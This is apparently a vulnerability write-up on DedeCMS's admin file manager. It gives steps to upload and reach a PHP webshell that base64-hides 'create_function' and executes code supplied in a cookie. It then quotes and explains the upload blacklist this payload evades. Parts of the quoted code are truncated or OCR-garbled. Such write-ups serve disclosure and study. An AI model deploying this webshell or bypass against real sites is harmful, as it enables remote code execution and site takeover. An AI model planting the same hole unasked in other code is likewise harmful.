

Recurrence Process

Visit /dede to login to the website background.



Upload the file below.


```
shell.php

<?php
$a = "Y3JIYXRIX2Z1bmN0aW9u";
$b = base64_decode($a);
$c = $_COOKIE['hello'] . ';';
$b('', $c)();</pre>
```

Upload success.



Visit shell.php to get the webshell.



## **Code Audit**

In /dede/file\_manage\_control.php, the file we upload will be checked by uploadsafe.inc.php

```
if (file_exists($$_key)) {
    $fp = fopen($$_key, 'rb');
   $content = fread($fp, ${$ key . ' size'});
   fclose($fp);
   global $cfg_disable_funs;
   $cfg_disable_funs = isset($cfg_disable_funs) ? $cfg_disable_funs : 'phpinfo,
   $cfg_disable_funs = $cfg_disable_funs.',_GET,_POST,_REQUEST,include,create_f
   foreach (explode(",", $cfg_disable_funs) as $value) {
       $value = str_replace(" ", "", $value);
       if(!empty($value) && preg_match("#[^a-z]+['\"]*{$value}['\"]*[\s]*[([]#i
           $content = dede_htmlspecialchars($content);
           die("DedeCMS提示: 当前上传的文件中存在恶意代码! {$content}")
       if(!empty($value) && preg_match("#(<)[\s]*(script)[\s\S]*(src)[\s]*(=)[\</pre>
           preg_match_all("#(src)[\s]*(=)[\s]*(\"|'][\s]*((http|https)(:\/\/)[\
           foreach ($subject[3] as $url) {
               if (preg_match("#^(http|https):\/\/#i", $url) && !preg_match("#^
                   die("DedeCMS提示: 非本站资源无法访问! {$url}");
           }
       }
    }
```

\$cfg\_disable\_funs defines a blacklist. When characters in the file content match the blacklist, they will be blocked. But this can be bypassed by coding in some way.

create\_function is a PHP function, which create an anonymous (lambda-style) function. This callback function is in the blacklist, but we can assign it to a variable using base64 coding, and execute the function through the variable name.

\_GET , \_POST , \_REQUEST are in the blacklist, so we can use \_COOKIE to bypass.

By splicing the two together, we get the final payload.

In addition, the function blacklist of the blacklist can be modified in the background. We can also get shell in this way.

